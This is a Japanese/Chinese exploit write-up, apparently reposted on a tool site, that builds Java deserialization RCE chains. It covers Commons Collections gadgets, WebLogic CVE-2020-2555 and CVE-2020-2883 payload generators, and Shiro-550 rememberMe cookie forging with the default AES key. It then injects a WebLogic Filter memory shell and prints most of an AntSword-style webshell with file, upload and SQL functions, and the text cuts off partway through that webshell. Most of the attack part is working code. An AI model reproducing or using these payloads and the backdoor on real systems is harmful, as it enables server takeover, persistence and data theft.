ねえ、これこそまさにさっきのtransform任意メソッド反射呼び出しじゃないか!this.transformerが保持しているのはInvokerTransformerクラスで、前のnewTransformer()を反射呼び出しすれば直接RCEになる。payloadを構築```java public Queue getObject(final String command) throws Exception { final Object templates = Gadgets.createTemplatesImpl(command); // mock method name until armed final InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

root@kitploit:~
// create queue with numbers and basic comparator
final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,new TransformingComparator(transformer));
// stub data for replacement later
queue.add(1);
queue.add(1);

// switch method called by comparator
Reflections.setFieldValue(transformer, "iMethodName", "newTransformer");

// switch contents of queue
final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
queueArray[0] = templates;
queueArray[1] = 1;

return queue;

}

root@kitploit:~
疑問に思うのは`new InvokerTransformer("toString", new Class[0], new Object[0])`のところだろう。なぜここで先にtoStringを使い、その後リフレクションでnewTransformerに変更するのか?なぜなら、newTransformerを直接使ってシリアライズすると、`The method 'newTransformer' on 'class java.lang.Integer' does not exist`というエラーが発生するからだ。そこでysoserialは、まずtoStringを使って文字列に変換し数字の1と比較するという方法を採用し、その後リフレクションで変更している。とても巧妙だ。

まとめ:```java
/*
    Gadget chain:
        ObjectInputStream.readObject()
            PriorityQueue.readObject()
                ...
                    TransformingComparator.compare()
                        InvokerTransformer.transform()
                            Method.invoke()
                                Runtime.exec()
 */

2つのチェーンの派生

ツールをダウンロード

CC2はTemplatesImplクラスを悪意のあるバイトコードの初期化という形でRCEを実現し、CC5はチェーン呼び出しによって段階的にリフレクションを利用してRCEを実現します。しかし、本質はやはりリフレクションであり、2つのチェーンを少し変更すれば、もう1つのチェーンを派生させることもできます。```java package org.chabug.demo;

import org.apache.commons.collections4.Transformer; import org.apache.commons.collections4.comparators.TransformingComparator; import org.apache.commons.collections4.functors.ChainedTransformer; import org.apache.commons.collections4.functors.InvokerTransformer; import org.chabug.util.Serializables; import ysoserial.payloads.util.Reflections;

import java.lang.reflect.Field; import java.util.PriorityQueue;

public class MyCC { public static void main(String[] args) throws Exception { Transformer[] transformers = new Transformer[]{ // 使用Runtime.class.getMethod()反射调用Runtime.getRuntime() new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}), // invoke()调用Runtime.class.getMethod("getRuntime").invoke(null) new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, new Object[0]}), // 调用exec("calc") new InvokerTransformer("exec", new Class[]{String.class}, new String[]{"calc"}) }; Transformer chain = new ChainedTransformer(transformers);

root@kitploit:~
    Class clazz = ChainedTransformer.class;
    Field iTransformers = clazz.getDeclaredField("iTransformers");
    iTransformers.setAccessible(true);

    Transformer[] transformers1 = new Transformer[]{
            new InvokerTransformer("toString", new Class[]{}, new Object[]{})
    };
    ChainedTransformer chain1 = new ChainedTransformer(transformers1);

    final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, new TransformingComparator(chain1));
    queue.add("1");
    queue.add("1");
    iTransformers.set(chain1, transformers);

    final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
    queueArray[0] = Runtime.class;
    queueArray[1] = 1;


    byte[] bytes = Serializables.serializeToBytes(queue);
    Serializables.deserializeFromBytes(bytes);
}

}

root@kitploit:~
其实就是把CC5的前半段和CC2的后半段拼一起,用CC5链式调用执行命令,用CC2触发toString。

## Java ClassLoader 加载类的几种方法

> Java是编译型语言,所有的Java代码都需要被编译成字节码来让JVM执行。Java类初始化时会调用 `java.lang.ClassLoader` 加载类字节码,ClassLoader会调用defineClass方法来创建一个 `java.lang.Class` 类实例。

ClassLoader类是一个抽象类,并不能直接拿来用,jdk中有几个具体实现类,比如DefiningClassLoader、BCEL ClassLoader、GroovyClassLoader、URLClassLoader、Jython中PythonInterpreter的org.python.core.BytecodeLoader等等,还可以自己实现ClassLoader。


本文主要讲解三种URLClassLoader、BytecodeLoader和自己定义ClassLoader去从字节码中加载类。


### URLClassLoader```java
package org.chabug.loader;

import java.net.URL;
import java.net.URLClassLoader;

public class URLClassLoaderDemo {
    public static void main(String[] args) throws Exception {
//        URL url = new URL("https://baidu.com/cmd.jar");   // 也可以加载远程jar
        URL url = new URL("file:///d:/calc.jar");

        // 创建URLClassLoader对象,并加载远程jar包
        URLClassLoader ucl = new URLClassLoader(new URL[]{url});
        
        // 通过URLClassLoader加载jar包
        Class<?> aClass = ucl.loadClass("org.chabug.demo.Calc");
        aClass.newInstance();
    }
}

jarパッケージの作成コマンドはjar cvf calc.jar Calc.classで、悪意のあるコードはstaticコードブロックに直接記述され、newInstance()でクラスインスタンスを新規作成すると自動的に実行されます。

image-20200822163304144

成功弹出计算器

image-20200822163450161

BytecodeLoader```java

package org.chabug.loader;

import org.python.util.PythonInterpreter;

import java.io.ByteArrayOutputStream; import java.io.File; import java.io.FileInputStream;

public class BytecodeLoaderLoader { public static void main(String[] args) throws Exception { String className = "org.chabug.demo.Calc"; byte[] bytes = getBytesByFile("E:\code\java\JavaSerialize\target\classes\org\chabug\demo\Calc.class"); String classBytes = ""; for (byte b : bytes) { classBytes += String.format("%s%s", b, ","); } String s = String.format("from org.python.core import BytecodeLoader;\n" + "from jarray import array\n" + "myList = [%s]\n" + "bb = array( myList, 'b')\n" + "BytecodeLoader.makeClass("%s",None,bb).getConstructor([]).newInstance([]);", classBytes, className); PythonInterpreter instance = PythonInterpreter.class.getConstructor(null).newInstance(); instance.exec(s); }

root@kitploit:~
public static byte[] getBytesByFile(String pathStr) {
    File file = new File(pathStr);
    try {
        FileInputStream fis = new FileInputStream(file);
        ByteArrayOutputStream bos = new ByteArrayOutputStream(1000);
        byte[] b = new byte[1000];
        int n;
        while ((n = fis.read(b)) != -1) {
            bos.write(b, 0, n);
        }
        fis.close();
        byte[] data = bos.toByteArray();
        bos.close();
        return data;
    } catch (Exception e) {
        e.printStackTrace();
    }
    return null;
}

}

root@kitploit:~
![image-20200822172647180](https://assets.kitploit.com/production/public/readmes/21799/439eb1ef261bd6925a2ef715e140999f7697173d16d8eed992d8d6bc0fbb8479.png)

### カスタムClassLoader

![image-20200822173106095](https://assets.kitploit.com/production/public/readmes/21799/fcef275c5db106938c04ea83ea7f513bd8bbefdcca3d2683445fa0cdd3c3964c.png)```java
package org.chabug.loader;

import static org.chabug.loader.BytecodeLoaderLoader.getBytesByFile;

public class MyLoader extends ClassLoader {
    public static String className = "org.chabug.demo.Calc";
    public static byte[] bytes = getBytesByFile("E:\\code\\java\\JavaSerialize\\target\\classes\\org\\chabug\\demo\\Calc.class");

    public static void main(String[] args) throws Exception {
        new MyLoader().loadClass(className).newInstance();
    }

    @Override
    public Class<?> findClass(String name) throws ClassNotFoundException {
        // 只处理TestHelloWorld类
        if (name.equals(className)) {
            // 调用JVM的native方法定义TestHelloWorld类
            return defineClass(className, bytes, 0, bytes.length);
        }

        return super.findClass(name);
    }
}

WebLogic CVE-2020-2555 CVE-2020-2883 RCE

この2つの脆弱性はCCチェーンと形式が非常に似ているが、gadgetの構造が異なるだけである。まず最初に公開されたCVE-2020-2555を見てみよう。

CVE-2020-2555

問題はcom.tangosol.util.extractor.ReflectionExtractor#extractにある。```java public Object extract(Object oTarget) { if (oTarget == null) { return null; } else { Class clz = oTarget.getClass();

root@kitploit:~
    try {
        Method method = this.m_methodPrev;
        if (method == null || method.getDeclaringClass() != clz) {
            this.m_methodPrev = method = ClassHelper.findMethod(clz, this.getMethodName(), this.getClassArray(), false);
        }
        return method.invoke(oTarget, this.m_aoParam);
    } catch (NullPointerException var4) {
        throw new RuntimeException(this.suggestExtractFailureCause(clz));
    } catch (Exception var5) {
        throw ensureRuntimeException(var5, clz.getName() + this + '(' + oTarget + ')');
    }
}

}

root@kitploit:~
CCチェーンのtransform()とまったく同じであるため、ChainedTransformerと同様のクラスも探す必要がある。```java
public E extract(Object oTarget) {
    ValueExtractor[] aExtractor = this.getExtractors();
    int i = 0;

    for(int c = aExtractor.length; i < c && oTarget != null; ++i) {
        oTarget = aExtractor[i].extract(oTarget);
    }

    return oTarget;
}

this.getExtractors()はその親クラスAbstractCompositeExtractorに由来します```java protected ValueExtractor[] m_aExtractor; public ValueExtractor[] getExtractors() { return this.m_aExtractor; }

root@kitploit:~
一方、com.tangosol.util.filter.LimitFilter#toString内ではextract()がトリガーされます```java
public String toString() {
    StringBuilder sb = new StringBuilder("LimitFilter: (");
    sb.append(this.m_filter).append(" [pageSize=").append(this.m_cPageSize).append(", pageNum=").append(this.m_nPage);
    if (this.m_comparator instanceof ValueExtractor) {
        ValueExtractor extractor = (ValueExtractor)this.m_comparator;
        sb.append(", top=").append(extractor.extract(this.m_oAnchorTop)).append(", bottom=").append(extractor.extract(this.m_oAnchorBottom));
    } else if (this.m_comparator != null) {
        sb.append(", comparator=").append(this.m_comparator);
    }

    sb.append("])");
    return sb.toString();
}

これらに注目```java ValueExtractor extractor = (ValueExtractor)this.m_comparator; extractor.extract(this.m_oAnchorTop) extractor.extract(this.m_oAnchorBottom)

root@kitploit:~
このクラスのフィールドを表示```java
private Comparator m_comparator;
private Object m_oAnchorTop;
private Object m_oAnchorBottom;

m_comparatorはComparator型であり、ChainedTransformerはこのインターフェースを実装しています。

image-20200824101352678

したがって、m_comparatorにはchainedExtractorオブジェクトを格納でき、m_oAnchorTopにはRuntime.classを渡せばよい。

まとめ:BadAttributeValueExpExceptionを使用してLimitFilterのtoString()をトリガーし、ChainedExtractorがチェーン上でextract()を呼び出してRuntimeを実行する。```java package org.chabug.cve;

import com.tangosol.util.extractor.ChainedExtractor; import com.tangosol.util.extractor.ReflectionExtractor; import com.tangosol.util.filter.LimitFilter; import org.chabug.util.Serializables;

import javax.management.BadAttributeValueExpException; import java.lang.reflect.Field;

public class CVE_2020_2555 { public static void main(String[] args) throws Exception { ReflectionExtractor extractor1 = new ReflectionExtractor( "getMethod", new Object[]{"getRuntime", new Class[0]}

root@kitploit:~
    );

    // get invoke() to execute exec()
    ReflectionExtractor extractor2 = new ReflectionExtractor(
            "invoke",
            new Object[]{null, new Object[0]}

    );

    // invoke("exec","calc")
    ReflectionExtractor extractor3 = new ReflectionExtractor(
            "exec",
            new Object[]{new String[]{"cmd", "/c", "calc"}}
    );

    ReflectionExtractor[] extractors = {
            extractor1,
            extractor2,
            extractor3,
    };

    ChainedExtractor chainedExtractor = new ChainedExtractor(extractors);
    LimitFilter limitFilter = new LimitFilter();

    //m_comparator
    Field m_comparator = limitFilter.getClass().getDeclaredField("m_comparator");
    m_comparator.setAccessible(true);
    m_comparator.set(limitFilter, chainedExtractor);

    //m_oAnchorTop
    Field m_oAnchorTop = limitFilter.getClass().getDeclaredField("m_oAnchorTop");
    m_oAnchorTop.setAccessible(true);
    m_oAnchorTop.set(limitFilter, Runtime.class);

    BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException(null);
    Field field = badAttributeValueExpException.getClass().getDeclaredField("val");
    field.setAccessible(true);
    field.set(badAttributeValueExpException, limitFilter);

    // serialize

    byte[] buf = Serializables.serializeToBytes(badAttributeValueExpException);
    Serializables.deserializeFromBytes(buf);

}

}

root@kitploit:~
### CVE-2020-2883

2883は実は、以前に2つのCCチェーンから派生させたあのチェーンです。```java
package org.chabug.cve;

import com.tangosol.util.ValueExtractor;
import com.tangosol.util.comparator.ExtractorComparator;
import com.tangosol.util.extractor.ChainedExtractor;
import com.tangosol.util.extractor.ReflectionExtractor;
import org.chabug.util.Serializables;
import ysoserial.payloads.util.Reflections;

import java.lang.reflect.Field;
import java.util.PriorityQueue;

public class CVE_2020_2883 {
    public static void main(String[] args) throws Exception {
        ReflectionExtractor reflectionExtractor1 = new ReflectionExtractor("getMethod", new Object[]{"getRuntime", new Class[]{}});
        ReflectionExtractor reflectionExtractor2 = new ReflectionExtractor("invoke", new Object[]{null, new Object[]{}});
        ReflectionExtractor reflectionExtractor3 = new ReflectionExtractor("exec", new Object[]{new String[]{"cmd.exe", "/c", "calc"}});

        ValueExtractor[] valueExtractors = new ValueExtractor[]{
                reflectionExtractor1,
                reflectionExtractor2,
                reflectionExtractor3,
        };

        Class clazz = ChainedExtractor.class.getSuperclass();
        Field m_aExtractor = clazz.getDeclaredField("m_aExtractor");
        m_aExtractor.setAccessible(true);

        ReflectionExtractor reflectionExtractor = new ReflectionExtractor("toString", new Object[]{});
        ValueExtractor[] valueExtractors1 = new ValueExtractor[]{
                reflectionExtractor
        };

        ChainedExtractor chainedExtractor1 = new ChainedExtractor(valueExtractors1);

        PriorityQueue queue = new PriorityQueue(2, new ExtractorComparator(chainedExtractor1));
        queue.add("1");
        queue.add("1");
        m_aExtractor.set(chainedExtractor1, valueExtractors);

        Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
        queueArray[0] = Runtime.class;
        queueArray[1] = "1";

        byte[] buf = Serializables.serializeToBytes(queue);
    }
}

エクスプロイトチェーン全体```java /*

  • readObject:797, PriorityQueue (java.util)
  • heapify:737, PriorityQueue (java.util)
  • siftDown:688, PriorityQueue (java.util)
  • siftDownUsingComparator:722, PriorityQueue (java.util)
  • compare:71, ExtractorComparator (com.tangosol.util.comparator)
  • extract:81, ChainedExtractor (com.tangosol.util.extractor)
  • extract:109, ReflectionExtractor (com.tangosol.util.extractor)
  • invoke:498, Method (java.lang.reflect) */
root@kitploit:~
两个CVEの前半部分は同じで、いずれもChainedExtractorでRuntimeへのチェーンを構築する。2555ではBadAttributeValueExpException、2883ではPriorityQueueが使われている。

## Shiro-550 rememberMe ハードコードによる逆シリアライズRCE

まず、shiroは認証を行うためのフレームワークであり、その原理はservletのfilterに基づいていることを知っておく必要がある。shiroライブラリはweb.xmlでShiroFilterを定義しており、作用範囲は現在のディレクトリ配下のすべてのURLである。

![image-20200824110636439](https://assets.kitploit.com/production/public/readmes/21799/8ad70a3abecab5f29d30a73685b199f6c8fa6462d442af93d796a2988d40b698.png)

cookieの処理は`CookieRememberMeManager`クラスにあり、`AbstractRememberMeManager`を継承している。`AbstractRememberMeManager`には暗号化キー`DEFAULT_CIPHER_KEY_BYTES`がハードコードされている。

![image-20200824110840912](https://assets.kitploit.com/production/public/readmes/21799/a567c7fcb5a9f0c39e547b1a9971a289a2ea3324cde7609a02b05f466255f6fe.png)

AES CBC対称暗号化を経て、`org.apache.shiro.io.DefaultSerializer`でシリアライズおよびデシリアライズが行われる。

![image-20200824111728416](https://assets.kitploit.com/production/public/readmes/21799/c5041ab11adbdd389ae3cb6c1a47a8a892725dd0aa7db7bab59c569b7e20e38a.png)

その暗号化アルゴリズムとハードコードされたkeyを把握すれば、悪意のあるオブジェクトを構築して逆シリアライズRCEを実行できる。暗号化アルゴリズムは以下の通りである。```java
package org.chabug.util;

import com.sun.org.apache.xerces.internal.impl.dv.util.Base64;

import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;

public class EncryptUtil {
    private static final String ENCRY_ALGORITHM = "AES";
    private static final String CIPHER_MODE = "AES/CBC/PKCS5Padding";
    private static final byte[] IV = "aaaaaaaaaaaaaaaa".getBytes();     // 16字节IV

    public EncryptUtil() {
    }

    public static byte[] encrypt(byte[] clearTextBytes, byte[] pwdBytes) {
        try {
            SecretKeySpec keySpec = new SecretKeySpec(pwdBytes, ENCRY_ALGORITHM);
            Cipher cipher = Cipher.getInstance(CIPHER_MODE);
            IvParameterSpec iv = new IvParameterSpec(IV);
            cipher.init(1, keySpec, iv);
            byte[] cipherTextBytes = cipher.doFinal(clearTextBytes);
            return cipherTextBytes;
        } catch (NoSuchPaddingException var6) {
            var6.printStackTrace();
        } catch (NoSuchAlgorithmException var7) {
            var7.printStackTrace();
        } catch (BadPaddingException var8) {
            var8.printStackTrace();
        } catch (IllegalBlockSizeException var9) {
            var9.printStackTrace();
        } catch (InvalidKeyException var10) {
            var10.printStackTrace();
        } catch (Exception var11) {
            var11.printStackTrace();
        }

        return null;
    }

    public static String shiroEncrypt(String key, byte[] objectBytes) {
        byte[] pwd = Base64.decode(key);
        byte[] cipher = encrypt(objectBytes, pwd);

        assert cipher != null;

        byte[] output = new byte[pwd.length + cipher.length];
        byte[] iv = IV;
        System.arraycopy(iv, 0, output, 0, iv.length);
        System.arraycopy(cipher, 0, output, pwd.length, cipher.length);
        return Base64.encode(output);
    }
}

CC5でrememberMe cookieを生成する```java package org.chabug.shiro;

import org.chabug.util.EncryptUtil; import org.chabug.util.Serializables; import ysoserial.payloads.CommonsCollections5;

public class Shiro550 { public static void main(String[] args) throws Exception { CommonsCollections5 cc = new CommonsCollections5(); Object calc = cc.getObject("calc"); byte[] bytes = Serializables.serializeToBytes(calc); String key = "kPH+bIxk5D2deZiIxcaaaA=="; String rememberMe = EncryptUtil.shiroEncrypt(key, bytes); System.out.println(rememberMe); } }

root@kitploit:~
bpでパケットを送信

![image-20200824113600901](https://assets.kitploit.com/production/public/readmes/21799/871a02527794f8a457b1eca464a2c4c439faa6b6476c560d9d02102ed23efaf0.png)

ターゲット上で電卓が起動する

![image-20200824113637777](https://assets.kitploit.com/production/public/readmes/21799/8c1703587a40fd3b49f761a765c457563dd083bd1865837a83d69f2ca2c31a51.png)

## WebLogic + Shiro 逆シリアル化によるFilterメモリシェルのワンクリック登録

次が本題です。まず全体の流れを説明します。

対象のShiroには利用可能なgadgetが存在しませんが、キーがデフォルトの`kPH+bIxk5D2deZiIxcaaaA==`であることを検出できました。404エラーページからWebLogicであることが分かり、CVE-2020-2883のgadgetを使ってRCEに成功しました。ただし、外部ネットワークに出られないためリバースシェルを取得できず、しかもSpringMVCのためjspファイルを書き込んでもアクセスできません。そのため、Filterメモリシェルを作るしかありませんでした。


整理すると:

1. 逆シリアル化の入口はShiro
2. gadgetは2883
3. 2883はURLClassLoaderを介してバイトコードを定義する
4. バイトコード内にメモリシェルを登録するコードを書く
5. filter shellをWebLogicのメモリに登録する


まずShiro + 2883 gadgetの利用に関する問題を解決します。実際には、以前2883で生成したqueueオブジェクトをShiroに渡してAES base64暗号化するだけです。```java
byte[] buf = Serializables.serializeToBytes(queue);
String key = "kPH+bIxk5D2deZiIxcaaaA==";
String rememberMe = EncryptUtil.shiroEncrypt(key, buf);
System.out.println(rememberMe);

バイトコードを定義するには、まずバイトコードのクラスを書き出す必要がある。つまり、メモリシェルを注入するコードだ。```java package org.chabug.memshell;

import java.io.ByteArrayOutputStream; import java.io.File; import java.io.FileInputStream; import java.lang.reflect.Field; import java.lang.reflect.Method; import java.util.Map;

public class InjectFilterShell { static { try { Class<?> executeThread = Class.forName("weblogic.work.ExecuteThread"); Method m = executeThread.getDeclaredMethod("getCurrentWork"); Object currentWork = m.invoke(Thread.currentThread());

root@kitploit:~
        Field connectionHandlerF = currentWork.getClass().getDeclaredField("connectionHandler");
        connectionHandlerF.setAccessible(true);
        Object obj = connectionHandlerF.get(currentWork);

        Field requestF = obj.getClass().getDeclaredField("request");
        requestF.setAccessible(true);
        obj = requestF.get(obj);

        Field contextF = obj.getClass().getDeclaredField("context");
        contextF.setAccessible(true);
        Object context = contextF.get(obj);

        Field classLoaderF = context.getClass().getDeclaredField("classLoader");
        classLoaderF.setAccessible(true);
        ClassLoader cl = (ClassLoader) classLoaderF.get(context);

        Field cachedClassesF = cl.getClass().getDeclaredField("cachedClasses");
        cachedClassesF.setAccessible(true);
        Object cachedClass = cachedClassesF.get(cl);

        Method getM = cachedClass.getClass().getDeclaredMethod("get", Object.class);
        if (getM.invoke(cachedClass, "shell") == null) {
            byte[] codeClass = getBytesByFile("C:/Users/Administrator/Desktop/AntSwordFilterShell.class");
            Method defineClass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getDeclaredMethod("defineClass", byte[].class, int.class, int.class);
            defineClass.setAccessible(true);
            Class evilFilterClass = (Class) defineClass.invoke(cl, codeClass, 0, codeClass.length);

            String evilName = "gameName" + System.currentTimeMillis();
            String filterName = "gameFilter" + System.currentTimeMillis();
            String[] url = new String[]{"/*"};

            Method putM = cachedClass.getClass().getDeclaredMethod("put", Object.class, Object.class);
            putM.invoke(cachedClass, filterName, evilFilterClass);
            Method getFilterManagerM = context.getClass().getDeclaredMethod("getFilterManager");
            Object filterManager = getFilterManagerM.invoke(context);

            Method registerFilterM = filterManager.getClass().getDeclaredMethod("registerFilter", String.class, String.class, String[].class, String[].class, Map.class, String[].class);
            registerFilterM.setAccessible(true);
            registerFilterM.invoke(filterManager, evilName, filterName, url, null, null, null);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public static byte[] getBytesByFile(String pathStr) {
    File file = new File(pathStr);
    try {
        FileInputStream fis = new FileInputStream(file);
        ByteArrayOutputStream bos = new ByteArrayOutputStream(1000);
        byte[] b = new byte[1000];
        int n;
        while ((n = fis.read(b)) != -1) {
            bos.write(b, 0, n);
        }
        fis.close();
        byte[] data = bos.toByteArray();
        bos.close();
        return data;
    } catch (Exception e) {
        e.printStackTrace();
    }
    return null;
}

}

root@kitploit:~
コンパイルしてjarパッケージを作成した後、コマンドでbase64 -dを実行して書き込みます。これは、後でURLClassLoaderを介してこのjarパッケージをロードするために使用します。コードはstaticブロック内にあるため、ロード時に自動的に実行されます。


次に、2883を介して先ほどのjarパッケージをURLClassLoaderするコードを書きます。```java
package org.chabug.memshell;

import com.tangosol.util.ValueExtractor;
import com.tangosol.util.comparator.ExtractorComparator;
import com.tangosol.util.extractor.ChainedExtractor;
import com.tangosol.util.extractor.ReflectionExtractor;
import org.chabug.util.EncryptUtil;
import org.chabug.util.Serializables;
import ysoserial.payloads.util.Reflections;

import java.lang.reflect.Field;
import java.net.URL;
import java.net.URLClassLoader;
import java.util.PriorityQueue;

public class CVE_2020_2883_URLClassLoader {
    public static void main(String[] args) {
        try {
            ReflectionExtractor extractor1 = new ReflectionExtractor(
                    "getConstructor",
                    new Object[]{new Class[]{URL[].class}}
            );

            ReflectionExtractor extractor2 = new ReflectionExtractor(
                    "newInstance",
                    new Object[]{new Object[]{new URL[]{new URL("file:///C:/Users/Administrator/Desktop/tttt.jar")}}}
            );

            // load filter shell
            ReflectionExtractor extractor3 = new ReflectionExtractor(
                    "loadClass",
                    new Object[]{"org.chabug.memshell.InjectFilterShell"}
            );

            ReflectionExtractor extractor4 = new ReflectionExtractor(
                    "getConstructor",
                    new Object[]{new Class[]{}}
            );

            ReflectionExtractor extractor5 = new ReflectionExtractor(
                    "newInstance",
                    new Object[]{new Object[]{}}
            );


            ValueExtractor[] valueExtractors = new ValueExtractor[]{
                    extractor1,
                    extractor2,
                    extractor3,
                    extractor4,
                    extractor5,
            };
            Class clazz = ChainedExtractor.class.getSuperclass();
            Field m_aExtractor = clazz.getDeclaredField("m_aExtractor");
            m_aExtractor.setAccessible(true);

            ReflectionExtractor reflectionExtractor = new ReflectionExtractor("toString", new Object[]{});
            ValueExtractor[] valueExtractors1 = new ValueExtractor[]{
                    reflectionExtractor
            };

            ChainedExtractor chainedExtractor1 = new ChainedExtractor(valueExtractors1);

            PriorityQueue queue = new PriorityQueue(2, new ExtractorComparator(chainedExtractor1));
            queue.add("1");
            queue.add("1");
            m_aExtractor.set(chainedExtractor1, valueExtractors);

            Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
            queueArray[0] = URLClassLoader.class;
            queueArray[1] = "1";

            byte[] buf = Serializables.serializeToBytes(queue);
            String key = "kPH+bIxk5D2deZiIxcaaaA==";
            String rememberMe = EncryptUtil.shiroEncrypt(key, buf);
            System.out.println(rememberMe);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

}

URLClassLoaderを介してorg.chabug.memshell.InjectFilterShellクラスをロードすると、staticが自動的に実行される。static内ではC:/Users/Administrator/Desktop/AntSwordFilterShell.classのバイトコードが読み取られ、その後、バイトコード定義の形式でAntSwordFilterShellクラスが注入される。AntSwordFilterShellは、すなわち私たちのFilter shellであり、コードは以下の通りである:```java package org.chabug.memshell;

import javax.servlet.; import java.io.; import java.net.HttpURLConnection; import java.net.URL; import java.sql.*; import java.text.SimpleDateFormat;

public class AntSwordFilterShell implements Filter{

root@kitploit:~
String Pwd = "th1sIsMySecretPassW0rd!";   //连接密码
String encoder = ""; // default
String cs = "UTF-8"; // 脚本自身编码

String EC(String s) throws Exception {
    if (encoder.equals("hex") || encoder == "hex") return s;
    return new String(s.getBytes("ISO-8859-1"), cs);
}

String showDatabases(String encode, String conn) throws Exception {
    String sql = "show databases"; // mysql
    String columnsep = "\t";
    String rowsep = "";
    return executeSQL(encode, conn, sql, columnsep, rowsep, false);
}

String showTables(String encode, String conn, String dbname) throws Exception {
    String sql = "show tables from " + dbname; // mysql
    String columnsep = "\t";
    String rowsep = "";
    return executeSQL(encode, conn, sql, columnsep, rowsep, false);
}

String showColumns(String encode, String conn, String dbname, String table) throws Exception {
    String columnsep = "\t";
    String rowsep = "";
    String sql = "select * from " + dbname + "." + table + " limit 0,0"; // mysql
    return executeSQL(encode, conn, sql, columnsep, rowsep, true);
}

String query(String encode, String conn, String sql) throws Exception {
    String columnsep = "\t|\t"; // general
    String rowsep = "\r\n";
    return executeSQL(encode, conn, sql, columnsep, rowsep, true);
}

String executeSQL(String encode, String conn, String sql, String columnsep, String rowsep, boolean needcoluname)
        throws Exception {
    String ret = "";
    conn = (EC(conn));
    String[] x = conn.trim().replace("\r\n", "\n").split("\n");
    Class.forName(x[0].trim());
    String url = x[1] + "&characterEncoding=" + decode(EC(encode), encoder);
    Connection c = DriverManager.getConnection(url);
    Statement stmt = c.createStatement();
    ResultSet rs = stmt.executeQuery(sql);
    ResultSetMetaData rsmd = rs.getMetaData();

    if (needcoluname) {
        for (int i = 1; i <= rsmd.getColumnCount(); i++) {
            String columnName = rsmd.getColumnName(i);
            ret += columnName + columnsep;
        }
        ret += rowsep;
    }

    while (rs.next()) {
        for (int i = 1; i <= rsmd.getColumnCount(); i++) {
            String columnValue = rs.getString(i);
            ret += columnValue + columnsep;
        }
        ret += rowsep;
    }
    return ret;
}

String WwwRootPathCode(ServletRequest r) throws Exception {
    //  String d = r.getSession().getServletContext().getRealPath("/");
    String d = this.getClass().getClassLoader().getResource("/").getPath();
    String s = "";
    if (!d.substring(0, 1).equals("/")) {
        File[] roots = File.listRoots();
        for (int i = 0; i < roots.length; i++) {
            s += roots[i].toString().substring(0, 2) + "";
        }
    } else {
        s += "/";
    }
    return s;
}

String FileTreeCode(String dirPath) throws Exception {
    File oF = new File(dirPath), l[] = oF.listFiles();
    String s = "", sT, sQ, sF = "";
    java.util.Date dt;
    SimpleDateFormat fm = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    for (int i = 0; i < l.length; i++) {
        dt = new java.util.Date(l[i].lastModified());
        sT = fm.format(dt);
        sQ = l[i].canRead() ? "R" : "";
        sQ += l[i].canWrite() ? " W" : "";
        if (l[i].isDirectory()) {
            s += l[i].getName() + "/\t" + sT + "\t" + l[i].length() + "\t" + sQ + "\n";
        } else {
            sF += l[i].getName() + "\t" + sT + "\t" + l[i].length() + "\t" + sQ + "\n";
        }
    }
    return s += sF;
}

String ReadFileCode(String filePath) throws Exception {
    String l = "", s = "";
    BufferedReader br = new BufferedReader(new InputStreamReader(new FileInputStream(new File(filePath))));
    while ((l = br.readLine()) != null) {
        s += l + "\r\n";
    }
    br.close();
    return s;
}

String WriteFileCode(String filePath, String fileContext) throws Exception {
    BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(new File(filePath))));
    bw.write(fileContext);
    bw.close();
    return "1";
}

String DeleteFileOrDirCode(String fileOrDirPath) throws Exception {
    File f = new File(fileOrDirPath);
    if (f.isDirectory()) {
        File x[] = f.listFiles();
        for (int k = 0; k < x.length; k++) {
            if (!x[k].delete()) {
                DeleteFileOrDirCode(x[k].getPath());
            }
        }
    }
    f.delete();
    return "1";
}

void DownloadFileCode(String filePath, ServletResponse r) throws Exception {
    int n;
    byte[] b = new byte[512];
    r.reset();
    ServletOutputStream os = r.getOutputStream();
    BufferedInputStream is = new BufferedInputStream(new FileInputStream(filePath));
    os.write(("->|").getBytes(), 0, 3);
    while ((n = is.read(b, 0, 512)) != -1) {
        os.write(b, 0, n);
    }
    os.write(("|<-").getBytes(), 0, 3);
    os.close();
    is.close();
}

String UploadFileCode(String savefilePath, String fileHexContext) throws Exception {
    String h = "0123456789ABCDEF";
    File f = new File(savefilePath);
    f.createNewFile();
    FileOutputStream os = new FileOutputStream(f);
    for (int i = 0; i < fileHexContext.length(); i += 2) {
        os.write((h.indexOf(fileHexContext.charAt(i)) << 4 | h.indexOf(fileHexContext.charAt(i + 1))));
    }
    os.close();
    return "1";
}

String CopyFileOrDirCode(String sourceFilePath, String targetFilePath) throws Exception {
    File sf = new File(sourceFilePath), df = new File(targetFilePath);
    if (sf.isDirectory()) {
        if (!df.exists()) {
            df.mkdir();
        }
        File z[] = sf.listFiles();
        for (int j = 0; j < z.length; j++) {
            CopyFileOrDirCode(sourceFilePath + "/" + z[j].getName(), targetFilePath + "/" + z[j].getName());
        }
    } else {
        FileInputStream is = new FileInputStream(sf);
        FileOutputStream os = new FileOutputStream(df);
        int n;
        byte[] b = new byte[1024];
        while ((n = is.read(b, 0, 1024)) != -1) {
            os.write(b, 0, n);
        }
        is.close();
        os.close();
    }
    return "1";
}

String RenameFileOrDirCode(String oldName, String newName) throws Exception {
    File sf = new File(oldName), df = new File(newName);
    sf.renameTo(df);
    return "1";
}

String CreateDirCode(String dirPath) throws Exception {
    File f = new File(dirPath);
    f.mkdir();
    return "1";
}

String ModifyFileOrDirTimeCode(String fileOrDirPath, String aTime) throws Exception {
    File f = new File(fileOrDirPath);
